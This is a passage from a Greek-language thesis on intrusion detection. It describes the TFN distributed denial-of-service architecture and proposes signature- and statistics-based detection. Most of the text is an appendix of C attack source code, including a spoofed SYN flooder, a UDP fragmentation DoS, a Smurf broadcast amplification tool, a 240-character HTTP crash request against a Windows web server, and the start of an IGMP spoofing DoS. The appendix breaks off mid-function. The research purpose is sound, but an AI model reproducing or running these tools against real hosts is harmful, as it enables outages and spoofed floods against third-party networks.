Τα πρόσφατα χρόνια έχει κάνει την εμφανισή του ένα νέο είδος επίθεσης, με μεγάλο αντίκτυπο στον τομέα της ανίχνευσης εισβολών. Πρόκειται για τις *κατανεμημένες επιθέσεις* που ανήκουν στην κατηγορία των επιθέσεων άρνησης υπηρεσίας (DoS). Το χαρακτηριστικό τους είναι η κατανεμημένη αρχιτεκτονική τους. Η επίθεση εξαπολύεται από ένα μεγάλο αριθμό μηχανημάτων στο internet (μηχανήματα υπό τον έλεγχο του επιτιθέμενου), που ελέγχονται με την σειρά τους από κάποιους κεντρικούς servers. Η διάταξη των μηχανημάτων θυμίζει δέντρο και συνήθως αποτελείται από δύο επίπεδα. Εδώ θα περιγράψουμε ένα από τα ποιο συνηθισμένα εργαλεία κατανεμημένων επιθέσεων, το TFN (Tribal Flood Network)



Το δίκτυο αποτελείται από τους επιτιθέμενους (attackers), τους ενδιάμεσους (clients), τους δαίμονες (μηχανήματα που θα εκτελέσουν το flooding) και τέλος τα θύματα (victims). Ο επιτιθέμενος ελέγχει έναν ή περισσότερους ενδιάμεσους, κάθε ένας από τους οποίους ελέγχει πολλούς δαίμονες. Στους δαίμονες δίνονται οι εντολές για επίθεση πλημμύρας εναντίον ενός ή περισσοτέρων θυμάτων.

Ο απομακρυσμένος έλεγχος ενός δικτύου TFN γίνεται μέσω ενός κελύφους (shell), το οποίο χρησιμοποιεί ο επιτιθέμενος για να δίνει εντολές στους ενδιάμεσους. Το κέλυφος αυτό πραγματοποιείται χρησιμοποιώντας πολλούς τρόπους σύνδεσης (απομακρυσμένο κέλυφος συνδεδεμένο με θύρα TCP, κέλυφος βασισμένο σε UDP, κέλυφος βασισμένο σε ICMP, συνδέσεις ssh και telnet). Δε χρειάζεται password για να εκτελέσει κανείς το πρόγραμμα

του ενδιάμεσου, αλλά απαιτείται μια λίστα από δαίμονες που ο ενδιάμεσος θα ελέγχει.

Η επικοινωνία μεταξύ του ενδιάμεσου και του δαίμονα γίνεται χρησιμοποιώντας πακέτα ICMP_ECHO_REPLY (πακέτα ICMP με ενεργοποιημένη την επιλογή ICMP_ECHO_REPLY). Δεν υπάρχει επικοινωνία βασισμένη σε TCP ή UDP μεταξύ του ενδιάμεσου και του δαίμονα. Κάθε εντολή προς τους δαίμονες, στέλνεται σαν ένας 16 bit αριθμός στο πεδίο ID του ICMP_ECHO_REPLY πακέτου. Το πεδίο sequence number έχει σταθερή τιμή ίση με 0x000. όπως ακριβώς έχουν και οι απαντήσεις σε πακέτα ICMP_ECHO που προέρχονται από το πρόγραμμα ping.

Ένα παράδειγμα επίθεσης που πραγματοποιείται από πολλούς κόμβους ταυτόχρονα είναι η *Papa Smurf* που περιγράψαμε παραπάνω.

Κεφάλαιο 5

Συμπεράσματα - Μελλοντική δουλειά

5.1 Εισαγωγή

Στο κεφάλαιο αυτό παραθέτουμε τα συμπεράσματα στα οποία καταλήξαμε από την υλοποίηση και τη μελέτη των επιθέσεων και θέτουμε τις βάσεις για μελλοντική δουλειά. Το μέγεθος των δεδομένων που επεξεργαστήκαμε ήταν αρκετά μεγάλο και καλύπτει το μεγαλύτερο ποσοστό των μέχρι σήμερα γνωστών τεχνικών επίθεσης. Απαιτείται όμως πολλή δουλειά ακόμα για να είμαστε σε θέση να πούμε ότι έχουμε τον τρόπο (θεωρητικά πάντα) να τις ανιχνεύσουμε. Άλλωστε η ανίχνευση εισβολών αποτελεί ένα δυναμικά εξελισσόμενο τομέα της επιστήμης της Πληροφορικής που απασχολεί πολλούς ερευνητικούς οργανισμούς ανά τον κόσμο.

5.2 Δουλειά που έγινε

Η δουλειά που έγινε στο πλαίσιο αυτής της εργασίας συνοπτικά είναι η εξής:

• Παρατήρηση στοιχείων και περιγραφών επιθέσεων από άρθρα και ειδικά sites στο Internet.

• Συλλογή και υλοποίηση μεγάλου αριθμού επιθέσεων από απόσταση (γύρω στις 200).

• Κατηγοριοποίηση των επιθέσεων όπως περιγράφηκε στο κεφάλαιο 4.

• Συγγραφή αρχείων με παρατηρήσεις και περιγραφή λειτουργίας για κάθε επίθεση.

• Εκτέλεση πειραμάτων και δημιουργία αρχείων tcpdump με τα πακέτα που

ανταλλάσσονταν κατά τη διάρκεια των επιθέσεων.

5.3 Δουλειά που δεν έγινε

Κάποια πράγματα που είχαν προγραμματιστεί να γίνουν αλλά τελικά δεν κατέστη δυνατό είναι:

• Δεν μπορέσαμε να πειραματιστούμε με όλες τις επιθέσεις καθώς δεν διαθέτουμε το απαραίτητο λογισμικό (θύματα) στο οποίο απευθύνονται και για το οποίο προορίζεται η χρήση τους. Όπως παλαιότερες εκδόσεις των λειτουργικών Windows, Linux, Solaris, BSD, λειτουργικό σύστημα IRIX και συγκεκριμένους servers.

5.4 Συμπεράσματα

Η σίγουρη λύση για τη προστασία από τις επιθέσεις μέσω δικτύου θα μπορούσε να είναι η εξάλειψη των ατελειών του λογισμικού που χρησιμοποιείται. Αυτό όμως είναι φυσιολογικά αδύνατο ιδιαίτερα αν σκεφτεί κανείς τους καταιγιστικούς ρυθμούς με τους οποίους παράγεται το λογισμικό στις μέρες μας.

Από την παρατήρηση των αποτελεσμάτων του συνόλου των επιθέσεων καταλήγουμε στο συμπέρασμα ότι για την ανίχνευσή τους απαιτείται η στενή παρακολούθηση των δεδομένων που κινούνται στο δίκτυο. Η παρακολούθηση αυτή απαιτείται να
έχει τα εξής χαρακτηριστικά:

1. Τοποθέτηση συστημάτων ελέγχου κυκλοφορίας (sniffers) στα κρίσιμα σημεία του δικτύου, όπως routers, servers Κ.α. Μια πιο ιδανική περίπτωση θα ήταν η παρακολούθηση σε κάθε ένα από τους κόμβους του δικτύου ξεχωριστά.

Αυτή η αντιμετώπιση μειώνει σημαντικά το κίνδυνο αόρατης εισβολής.

2. Διατήρηση βάσεως δεδομένων υπογραφές όλων των γνωστών επιθέσεων και σύγκριση αυτών με τις ύποπτες καταστάσεις που εντοπίζονται στο δίκτυο. Επειδή οι όροι «υπογραφή επίθεσης» και «ύποπτη κατάσταση» δεν είναι ξεκάθαροι, προτείνουμε τα είδη των δεδομένων που πρέπει να διατηρούνται στη βάση:

- Συγκεκριμένα strings

- Παράνομα πακέτα

- Junk ή NULL δεδομένα στο περιεχόμενο των πακέτων

- ΄Υποπτες ακολουθίες καταστάσεων

3. Διατήρηση στατιστικών στοιχείων, με δυναμική ανανέωση αυτών, για τη κανονι- κή κυκλοφορία του δικτύου. Με τον τρόπο αυτό μπορεί να γίνει αντιληπτός ένας καταιγισμός πακέτων, αφού σε εκείνο σημείο του δικτύου θα παρατηρηθεί μεγάλος αριθμός πακέτων, που θα διαφέρει στατιστικά από το συνηθισμένο.

4. Διατήρηση παραδειγμάτων κανονικής λειτουργίας των πιο συνηθισμένων συνδέ- σεων client-server για να γίνει αντιληπτή μια ύποπτη απόπειρα εισβολής μέσω
σύνδεσης σε server του δικτύου.

Κατανοούμε βέβαια ότι η προσέγγιση του ελέγχου κυκλοφορίας του δικτύου, η οποία συγκρίνεται με τα στοιχεία κάποιας βάσεως δεδομένων δεν είναι εύκολο να υλοποιηθεί. Είναι πρακτικώς αδύνατο, όσο εξελιγμένους αλγορίθμους και αν χρησιμοποιήσουμε, να ελέγχουμε κάθε πακέτο που κινείται στο δίκτυο. Σκοπός όμως αυτού του κεφαλαίου είναι να προτείνουμε λύσεις και όχι να βρούμε τη βέλτιστη
αυτών.

5.5 Μελλοντική δουλειά

'Εχοντας στη διάθεση μας μια, ικανοποιητικά μεγάλη, βάση δεδομένων με επιθέσεις, τις αναλύσεις αυτών και παραδείγματα λειτουργίας τους, θα πρέπει να στραφούμε προς την κατεύθυνση μοντελοποίησης όλων των παραπάνω.

• Η μοντελοποίηση θα πρέπει να έχει τη μορφή διατεταγμένου συνόλου δεδομένων (data set) τα οποία θα εκφράζουν τα χαρακτηριστικά για κάθε επίθεση που διαθέτουμε στη βάση δεδομένων μας.

• Τα χαρακτηριστικά του συνόλου αυτού θα πρέπει να περιλαμβάνουν όλα τα απαραίτητα στοιχεία, από τα οποία θα μπορούσε να αναγνωριστεί μια ασυνήθιστη κατάσταση

• Η δημιουργία του data set μπορεί να γίνει αυτόματα με χρήση ειδικών προγραμμάτων. Τα προγράμματα αυτά θα μπορούν να επεξεργαστούν αρχεία με έξοδο από το tcpdump, με ειδική μορφοποίηση, την οποία διαθέτουμε στη βάση μας.

• Με βάση τα στοιχεία από τα tcpdump αρχεία μπορούμε να απομονώσουμε τα δεδομένα που επιθυμούμε, να τα μοντελοποιήσουμε και να τα προσθέσουμε στο data set

Η επεξεργασία ενός τέτοιου συνόλου δεδομένων από το κατάλληλο λογισμικό είναι δυνατόν να εξελιχθεί σε βασικό υποσύστημα ενός από αποτελεσματικού και αποδοτικού συστήματος ανίχνευσης.

ΠΑΡΑΡΤΗΜΑ

[1]

```
/*Επίθεση σε ftp server*/


#include <stdio.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in.h>
#include <string.h>

#define PORT 21     /* Το port που ακούει η υπηρεσία ftp */
#define DELAY 2

main(int argc, char **argv)
{
        int sock, conn, i;
        char check[] = "checking_string";
        char attack[] = "evil_string";
        char buf[1000];
        struct hostent *hp;
        struct sockaddr_in sin;


/* Έλεγχος για την εγκυρότητα της IP διεύθυνσης του θύματος */
                    /* IP resolving */

        if ((hp=gethostbyname(argv[1])) == NULL )
        {
                perror("gethostbyname() failed :");
                exit(-1);
        }

/* Άνοιγμα socket */
/* Η συνάρτηση socket επιστρέφει έναν ακέραιο (sock) που χαρακτηρίζει
την υποδοχή */


        sock = socket(AF_INET, SOCK_STREAM, 0);
        if (sock < 0)
        {
                perror("socket() failed :");
                exit(sock);
        }

/* Προσδιορίζεται η υποδοχή */

        sin.sin_family      = AF_INET;      /* Πρωτόκολλα TCP/IP */
        sin.sin_port        = htons(PORT);  /* PORT */
/* Διεύθυνση του host που θα γίνει η σύνδεση δηλαδή του θύματος */

        sin.sin_addr.s_addr = inet_addr(argv[1]);

/* Σύνδεση στο TCP port 21 */

        conn = connect(sock, (struct sockaddr *)&sin, sizeof(sin));

        if (conn < 0)
        {
```

```
                perror("connect() failed :");
                exit(conn);
        }
/* Αποστολή αναγνωριστικού string στον επιτιθέμενο */

      write(sock,check,strlen(check));

/* Λήψη απάντησης από το θύμα */

      recv(sock, buf, sizeof(buf),0);

/* Έλεγχος εάν στην απάντηση υπάρχει ένα συγκεκριμένο string που δηλώ-
νει κάποια αδυναμία του θύματος */

      if(strstr(buf,"vulnerability_sign")==NULL)
      {
      fprintf(stderr,"\n Vulnerability not found. Quit.\n");
        exit(FAILURE);
        }
      else  /* Αν βρεθεί… */
/* Αποστολή του string που θα προκαλέσει προβλήματα στο θύμα */
      write(sock,attack,strlen(attack));

        printf("Sended : %s", buffer);
        printf("\n Victim crashed!!!\n");

        sleep(DELAY);

/* Κλείσιμο του socket */

      close(sock);
      return 1;
}
```

```
/* Επίθεση με καταιγισμό πακέτων UDP */


#include <libnet.h>

#define SIZE 2048

int
main(int argc, char **argv)
{
    int sock, c, i;
    u_long src_ip, dst_ip;
    u_short src_prt, dst_prt;
    u_char *buf;
    u_char payload[SIZE];
    int payload_s, packets_num ;
```

```
            fprintf(stderr, "libnet_write_ip\n");
        }
        printf("Completed, wrote %d bytes\n", c);
        usleep(10);
}

        free(buf);

        return (c == -1 ? EXIT_FAILURE : EXIT_SUCCESS);
}


/* EOF */
```

Τα προγράμματα αυτά δεν πραγματοποιούν κάποια συγκεκριμένη επίθεση αλλά είναι χαρακτηριστικά παραδείγματα δύο μεθόδων τις οποίες χρησιμοποιούν οι εισβολείς.

[2]

```
/* Windows attack /


#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#include <string.h>
```

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <errno.h>

int
openhost(char *host,int port) {
   int sock;
   struct sockaddr_in addr;
   struct hostent *he;

   he=gethostbyname(host);

   if (he==NULL) {
      perror("gethostbyname()");
      exit(-1); }

   sock=socket(AF_INET, SOCK_STREAM, getprotobyname("tcp")->p_proto);

   if (sock==-1) {
      perror("socket()");
      exit(-1); }

   memcpy(&addr.sin_addr, he->h_addr, he->h_length);

   addr.sin_family=AF_INET;
   addr.sin_port=htons(port);        /* port = 80, http server */

   if(connect(sock, (struct sockaddr *)&addr, sizeof(addr)) == -1) {
       sock=-2; }

   return sock;
}

void
sends(int sock,char *buf)
{
  write(sock,buf,strlen(buf));
}

void
attack(char *host, int port)
{
 int sock,i;
 char *buf;

printf("Trying to connect to %s (%d)....(please wait)\n",host,port);

 sock=openhost(host,port);

if(sock<=0) {
     printf("- Could not connect -\n");
     printf("Exiting...\n\n");
     exit(-1);
 }
 else printf("Connected to %s (%d)\n",host,port);
```

```
 buf = (char *) malloc(260);

/* Δημιουργία του επίμαχου buffer */

 strcpy(buf,"GET /command.");

 for(i=0;i<240;i++) strcat(buf,"A");

 strcat(buf,"\n");

 printf("Oh k! Sending a 240'char (extension) filename request to
host...\n");

 sends(sock,buf);

 close(sock);

 free(buf);

 printf("Crash sent! The host *probably* crashed\n");
 }

main(int argc, char *argv[])
{
 int sock,i;

if (argc<2) {
    printf("Usage: %s <host> [port - default 80]\n",argv[0]);
 }
 else if (argc==2) attack(argv[1],80);
      else attack(argv[1],atoi(argv[2]));
}
```

[3]

```
/* SYN - flooding */

#include <libnet.h>

struct t_pack
{
    struct ip ip;
    struct tcphdr tcp;
};

int
```

```
main(int argc, char **argv)
{
    u_long dst_ip   = 0;
    u_long src_ip   = 0;
    u_short dst_prt = 0;
    u_short src_prt = 0;
    u_char *cp, *buf;
    int i, c, packet_amt, sockfd;

    packet_amt  = 0;


/*Δίνεται η IP διεύθυνση του θύματος και ο αριθμός
των πακέτων που θα σταλούν*/

    while((c = getopt(argc, argv, "t:a:")) != EOF)
    {
        switch (c)
        {

            case 't':
                if (!(cp = strrchr(optarg, '.')))
                {
                    usage(argv[0]);
                    exit(EXIT_FAILURE);
                }
                *cp++ = 0;
                dst_prt = (u_short)atoi(cp);
                if (!(dst_ip = libnet_name_resolve(optarg, 1)))
                {
                    fprintf(stderr, "Bad IP address: %s\n", optarg);
                    exit(EXIT_FAILURE);
                }
                break;

            case 'a':
                packet_amt  = atoi(optarg);
                break;


            default:
                usage(argv[0]);
                exit(EXIT_FAILURE);
        }
    }

    if (!dst_prt || !dst_ip || !packet_amt)
    {
        usage(argv[0]);
        exit(EXIT_FAILURE);
    }

    if ((sockfd = libnet_open_raw_sock(IPPROTO_RAW)) == -1)
    {
        perror("socket allocation");
        exit(EXIT_FAILURE);
```

```
    }

    buf = malloc(LIBNET_TCP_H + LIBNET_IP_H);
    if (!buf)
    {
        perror("No memory for packet header");
        exit(EXIT_FAILURE);
    }
    memset(buf, 0, LIBNET_TCP_H + LIBNET_IP_H);

    libnet_seed_prand();


        for (i = 0; i < packet_amt; i++)
        {
            libnet_build_ip(LIBNET_TCP_H,
                    0,
                    libnet_get_prand(LIBNET_PRu16),
                    0,
                    libnet_get_prand(LIBNET_PR8),
                    IPPROTO_TCP,
                    src_ip = libnet_get_prand(LIBNET_PRu32),
                    dst_ip,
                    NULL,
                    0,
                    buf);

            libnet_build_tcp(src_prt = libnet_get_prand(LIBNET_PRu16),
                    dst_prt,
                    libnet_get_prand(LIBNET_PRu32),
                    libnet_get_prand(LIBNET_PRu32),
                    TH_SYN,
                    libnet_get_prand(LIBNET_PRu16),
                    0,
                    NULL,
                    0,
                    buf + LIBNET_IP_H);

            libnet_do_checksum(buf, IPPROTO_TCP, LIBNET_TCP_H);

            c = libnet_write_ip(sockfd, buf, LIBNET_TCP_H +
LIBNET_IP_H);
            if (c < LIBNET_TCP_H + LIBNET_IP_H)
            {
                fprintf(stderr, "libnet_write_ip\n");
            }
            usleep(250);

    }
    free(buf);
    exit(EXIT_SUCCESS);
}


void
usage(u_char *nomenclature)
{
```

```
    fprintf(stderr,
        "\n\nusage: %s -t -a\n"
        "\t-t target, (ip.address.port: 192.168.2.6.23)\n"
        "\t-a number of packets to send per burst\n"
        nomenclature);
}


/* EOF */
```

[4]

```
/* UDP DoS */


#include <stdio.h>
#include <string.h>
#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <arpa/inet.h>

#define FRG_CONST       0x3
#define PADDING         0x1c

struct udp_pkt
{
        struct ip   ip;
        struct udphdr   udp;
        char data[PADDING];
```

```
} pkt;

int     udplen=sizeof(struct udphdr),
        iplen=sizeof(struct ip),
        datalen=100,
        psize=sizeof(struct udphdr)+sizeof(struct ip)+PADDING,
        spf_sck;                        /* Socket */

void usage(void)
{
fprintf (stderr, "Usage: ./a.out <src_addr> <dst_addr> <start_port>
<stop_port> [num]\n");
        exit(0);
}

u_long host_to_ip(char *host_name)
{
        static  u_long ip_bytes;
        struct hostent *res;

        res = gethostbyname(host_name);
        if (res == NULL)
                return (0);
        memcpy(&ip_bytes, res->h_addr, res->h_length);
        return (ip_bytes);
}

void quit(char *reason)
{
        perror(reason);
        close(spf_sck);
        exit(-1);
}

int fondle(int sck, u_long src_addr, u_long dst_addr, int src_prt,
           int dst_prt)
{
        int     bs;
        struct  sockaddr_in to;

        memset(&pkt, 0, psize);

/* Συμπλήρωμα του IP header */

        pkt.ip.ip_v = 4;
        pkt.ip.ip_hl = 5;
        pkt.ip.ip_len = htons(udplen + iplen + PADDING);
        pkt.ip.ip_id = htons(0x455);
        pkt.ip.ip_ttl = 255;
        pkt.ip.ip_p =IPPROTO_UDP; /* Πρωτόκολλο UDP */
        pkt.ip.ip_src.s_addr = src_addr;
        pkt.ip.ip_dst.s_addr = dst_addr;
        pkt.ip.ip_off = htons(0x2000);

 /* Συμπλήρωμα του UDP header */

        pkt.udp.uh_sport = htons(src_prt);
```

```
        pkt.udp.uh_dport = htons(dst_prt);
        pkt.udp.uh_ulen = htons(8 + PADDING);


        to.sin_family = AF_INET;
        to.sin_port = src_prt;
        to.sin_addr.s_addr = dst_addr;

        bs = sendto(sck, &pkt, psize, 0, (struct sockaddr *) &to,
                sizeof(struct sockaddr));

        pkt.ip.ip_off = htons(FRG_CONST + 1);
        pkt.ip.ip_len = htons(iplen + FRG_CONST);


        bs = sendto(sck, &pkt, iplen + FRG_CONST + 1, 0,
                (struct sockaddr *) &to, sizeof(struct sockaddr));

        return bs;
}

int main(int argc, char *argv[])
{
        u_long  src_addr,
                dst_addr;

        int     i,
                start_port,
                stop_port,
                bs = 1,
                pkt_count;

        if (argc < 5)
                usage();

        start_port = (u_short) atoi (argv[ 3 ]);
        stop_port = (u_short) atoi (argv[ 4 ]);
        if (argc == 6)
             pkt_count = atoi (argv[ 5 ]);

* Η αποστολή των πακέτων γίνεται σε ένα εύρος port που επιλέγει ο επι-
.λέμενος */


        if (start_port >= stop_port ||
            stop_port <= start_port) {

                start_port = 25;
                stop_port = 65;

        }


        if (pkt_count == 0)     pkt_count = 10;


        src_addr = host_to_ip(argv[1]);
```

```
        if (!src_addr)
                quit("bad source host");
        dst_addr = host_to_ip(argv[2]);
        if (!dst_addr)
                quit("bad target host");

        spf_sck = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if (!spf_sck)
                quit("socket()");
        if (setsockopt(spf_sck, IPPROTO_IP, IP_HDRINCL, (char *) &bs,
        sizeof(bs)) < 0)
                quit("IP_HDRINCL");

        for (i = 0; i < pkt_count; ++i)
        {
                int j;

                printf ("(%d)%s:%d->%d\n", i, argv[ 2 ], start_port,
stop_port);

                for (j = start_port; j != stop_port; j++) {

                fondle (spf_sck, src_addr, dst_addr, j, j);

                }
                usleep(10000);
        }

        printf("Done.\n");
return 1;
      }


/* EOF */
```

[5]

```
/* ICMP DoS */


#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <arpa/inet.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <ctype.h>
#include <time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/udp.h>

struct smurf_t
{
    struct sockaddr_in sin;
    int s;
    int udp, icmp;
    int rnd;
    int psize;
    int num;
    int delay;
    u_short dstport[25+1];
    u_short srcport;
    char *padding;
};


void usage (char *);
u_long resolve (char *);
void getports (struct smurf_t *, char *);
void smurficmp (struct smurf_t *, u_long);
void smurfudp (struct smurf_t *, u_long, int);
u_short in_chksum (u_short *, int);


int
main (int argc, char *argv[])
{
    struct smurf_t sm;
    struct stat st;
    u_long bcast[1024];
    char buf[32];
    int c, fd, n, cycle, num = 0, on = 1;
    FILE *bcastfile;
```

```
if (argc < 3)
    usage(argv[0]);

/* Αρχικοποιήσεις */

memset((struct smurf_t *) &sm, 0, sizeof(sm));
sm.icmp = 1;
sm.psize = 64;
sm.num = 0;
sm.delay = 10000;
sm.sin.sin_port = htons(0);
sm.sin.sin_family = AF_INET;
sm.srcport = 0;
sm.dstport[0] = 7;

 sm.sin.sin_addr.s_addr = resolve(argv[1]);

/* Άνοιγμα του αρχείου με τις IP διευθύνσεις */

if ((bcastfile = fopen(argv[2], "r")) == NULL)
{
    perror("Opening broadcast file");
    exit(-1);
}


optind = 3;
while ((c = getopt(argc, argv, "rRn:d:p:P:s:S:f:")) != -1)
{
    switch (c)
    {
         case 'r':
            sm.rnd = 1;
            break;

          case 'R':
            sm.rnd = 1;
            sm.srcport = 0;
            break;

           case 'n':
            sm.num = atoi(optarg);
            break;

           case 'd':
            sm.delay = atoi(optarg);
            break;

           case 'p':
            if (strchr(optarg, ','))
                getports(&sm, optarg);
            else
                sm.dstport[0] = (u_short) atoi(optarg);
            break;
```

```
            case 'P':
             if (strcmp(optarg, "icmp") == 0)
             {
                sm.icmp = 1;
                 break;
             }
             if (strcmp(optarg, "udp") == 0)
             {
                 sm.icmp = 0;
                 sm.udp = 1;
                 break;
             }
             if (strcmp(optarg, "both") == 0)
             {
                 sm.icmp = 1;
                 sm.udp = 1;
                 break;
             }

             puts("Error: Protocol must be icmp, udp or both");
             exit(-1);

            case 's':
             sm.srcport = (u_short) atoi(optarg);
             break;

             case 'S':
             sm.psize = atoi(optarg);
             break;

             case 'f':
                 if ((fd = open(optarg, O_RDONLY)) == -1)
             {
                 perror("Opening packet data file");
                 exit(-1);
             }
             if (fstat(fd, &st) == -1)
             {
                 perror("fstat()");
                 exit(-1);
             }

                 sm.padding = (char *) malloc(st.st_size);
             if (read(fd, sm.padding, st.st_size) < st.st_size)
             {
                 perror("read()");
                 exit(-1);
             }

             sm.psize = st.st_size;
             close(fd);
             break;

        default:
             usage(argv[0]);
    }
}
```

```
    if (!sm.padding)
    {
        sm.padding = (char *) malloc(sm.psize);
        memset(sm.padding, 0, sm.psize);
    }


    if ((sm.s = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1)
    {
        perror("Creating raw socket (are you root?)");
        exit(-1);
    }


    if (setsockopt(sm.s, IPPROTO_IP, IP_HDRINCL, (char *)&on,
sizeof(on)) == -1)
    {
        perror("setsockopt()");
        exit(-1);
    }


    while (fgets(buf, sizeof buf, bcastfile) != NULL)
    {
        char *p;
        int valid;


        if (buf[0] == '#' || buf[0] == '\n') continue;


        buf[strlen(buf) - 1] = '\0';


        for (p = buf, valid = 1; *p != '\0'; p++)
        {
            if ( ! isdigit(*p) && *p != '.' )
            {
                fprintf(stderr, "Skipping invalid ip %s\n", buf);
                valid = 0;
                break;
            }
        }


        if (valid)
        {
            bcast[num] = inet_addr(buf);
            num++;
            if (num == 1024)
                break;
        }
    }
```

```
        srand(time(NULL) * getpid());


        for (n = 0, cycle = 0; n < sm.num || !sm.num; n++)
        {
            if (sm.icmp)
                smurficmp(&sm, bcast[cycle]);

            if (sm.udp)
            {
                int x;
                for (x = 0; sm.dstport[x] != 0; x++)
                    smurfudp(&sm, bcast[cycle], x);
            }


            usleep(sm.delay);


            if (n % 50 == 0)
            {
                printf(".");
                fflush(stdout);
            }

            cycle = (cycle + 1) % num;
        }

        exit(0);
    }


    void
    usage (char *s)
    {
        fprintf(stderr,
                "usage: %s <source host> <broadcast file> [options]\n"
                "\n"
                "Options:\n"
                "-p:          Comma separated list of dest ports (default
    7)\n"
                "-r:          Use random dest ports\n"
                "-R:          Use random src/dest ports\n"
                "-s:          Source port (0 for random (default))\n"
                "-p:          Protocols to use.  Either icmp, udp or both\n"
                "-S:          Packet size in bytes (default 64)\n"
                "-f:          Filename containg packet data (not needed)\n"
                "-n:          Num of packets to send (0 is continuous
    (default))\n"
                "-d:          Delay inbetween packets (in ms) (default
    10000)\n"
                "\n", s);
        exit(-1);
    }


    u_long
```

```
resolve (char *host)
{
    struct in_addr in;
    struct hostent *he;

      if ((in.s_addr = inet_addr(host)) == -1)
    {
      if ((he = gethostbyname(host)) == NULL)
        {
      herror("Resolving victim host");
            exit(-1);
        }

        memcpy( (caddr_t) &in, he->h_addr, he->h_length);
    }

    return(in.s_addr);
}


void
getports (struct smurf_t *sm, char *p)
{
    char tmpbuf[16];
    int n, i;

    for (n = 0, i = 0; (n < 25) && (*p != '\0'); p++, i++)
    {
        if (*p == ',')
        {
            tmpbuf[i] = '\0';
            sm->dstport[n] = (u_short) atoi(tmpbuf);
            n++; i = -1;
            continue;
        }

        tmpbuf[i] = *p;
    }
    tmpbuf[i] = '\0';
    sm->dstport[n] = (u_short) atoi(tmpbuf);
    sm->dstport[n + 1] = 0;
}


void
smurficmp (struct smurf_t *sm, u_long dst)
{
    struct ip *ip;
    struct icmp *icmp;
    char *packet;

    int pktsize = sizeof(struct ip) + sizeof(struct icmp) + sm->psize;

    packet = malloc(pktsize);
    ip = (struct ip *) packet;
    icmp = (struct icmp *) (packet + sizeof(struct ip));
```

```
    memset(packet, 0, pktsize);

    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_tos = 0;
    ip->ip_len = htons(pktsize);
    ip->ip_id = htons(getpid());
    ip->ip_off = 0;
    ip->ip_ttl = 255;
    ip->ip_p = IPPROTO_ICMP;
    ip->ip_sum = 0;
    ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
    ip->ip_dst.s_addr = dst;


    icmp->icmp_type = ICMP_ECHO;
    icmp->icmp_code = 0;
    icmp->icmp_cksum = htons(~(ICMP_ECHO << 8));


if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm-
>sin,sizeof(struct sockaddr)) == -1)
    {
        perror("sendto()");
        exit(-1);
    }

    free(packet);
}


void
smurfudp (struct smurf_t *sm, u_long dst, int n)
{
    struct ip *ip;
    struct udphdr *udp;
    char *packet, *data;

    int pktsize = sizeof(struct ip) + sizeof(struct udphdr) + sm-
>psize;

    packet = (char *) malloc(pktsize);
    ip = (struct ip *) packet;
    udp = (struct udphdr *) (packet + sizeof(struct ip));
    data = (char *) (packet + sizeof(struct ip) + sizeof(struct
udphdr));

    memset(packet, 0, pktsize);
    if (*sm->padding)
        memcpy((char *)data, sm->padding, sm->psize);


    ip->ip_v = 4;
    ip->ip_hl = 5;
    ip->ip_tos = 0;
    ip->ip_len = htons(pktsize);
    ip->ip_id = htons(getpid());
```

```
    ip->ip_off = 0;
    ip->ip_ttl = 255;
    ip->ip_p = IPPROTO_UDP;
    ip->ip_sum = 0;
    ip->ip_src.s_addr = sm->sin.sin_addr.s_addr;
    ip->ip_dst.s_addr = dst;

    if (sm->srcport) udp->uh_sport = htons(sm->srcport);
    else udp->uh_sport = htons(rand());
    if (sm->rnd) udp->uh_dport = htons(rand());
    else udp->uh_dport = htons(sm->dstport[n]);
    udp->uh_ulen = htons(sizeof(struct udphdr) + sm->psize);
    udp->uh_sum = in_chksum((u_short *)udp, sizeof(udp));


    if (sendto(sm->s, packet, pktsize, 0, (struct sockaddr *) &sm->sin,
        sizeof(struct sockaddr)) == -1)
    {
        perror("sendto()");
        exit(-1);
    }

    free(packet);
}


u_short
in_chksum (u_short *addr, int len)
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)
    {
        sum += *w++;
        nleft -= 2;
    }

    if (nleft == 1)
    {
        *(u_char *)(&answer) = *(u_char *)w;
        sum += answer;
    }

    sum = (sum >> 16) + (sum + 0xffff);
    sum += (sum >> 16);
    answer = ~sum;
    return(answer);
}

/* EOF */
```

[6]

```
/* IGMP DoS */


#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/time.h>
#include <sys/socket.h>
#include <netdb.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netinet/igmp.h>


/*Και σε αυτή την επίθεση η διεύθυνση του αποστολέα στα πακέτα που
στέλνονται παραποιείται από τον επιτιθέμενο (spoofing)*/


void usage(const char *progname) {

     printf("Usage: %s <spoof host> <target host>
<number>\n",progname);

}

int resolve( const char *name, unsigned int port, struct sockaddr_in
*addr ) {

   struct hostent *host;

   memset(addr,0,sizeof(struct sockaddr_in));
```

```
   addr->sin_family = AF_INET;
   addr->sin_addr.s_addr = inet_addr(name);

   if (addr->sin_addr.s_addr == -1) {
      if (( host = gethostbyname(name) ) == NULL )  {
         fprintf(stderr,"\nuhm.. %s doesnt exist :P\n",name);
         return(-1);
      }
      addr->sin_family = host->h_addrtype;
      memcpy((caddr_t)&addr->sin_addr,host->h_addr,host->h_length);
   }

   addr->sin_port = htons(port);
   return(0);

}

unsigned short in_cksum(addr, len)
    u_short *addr;
    int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1)  {
        sum += *w++;
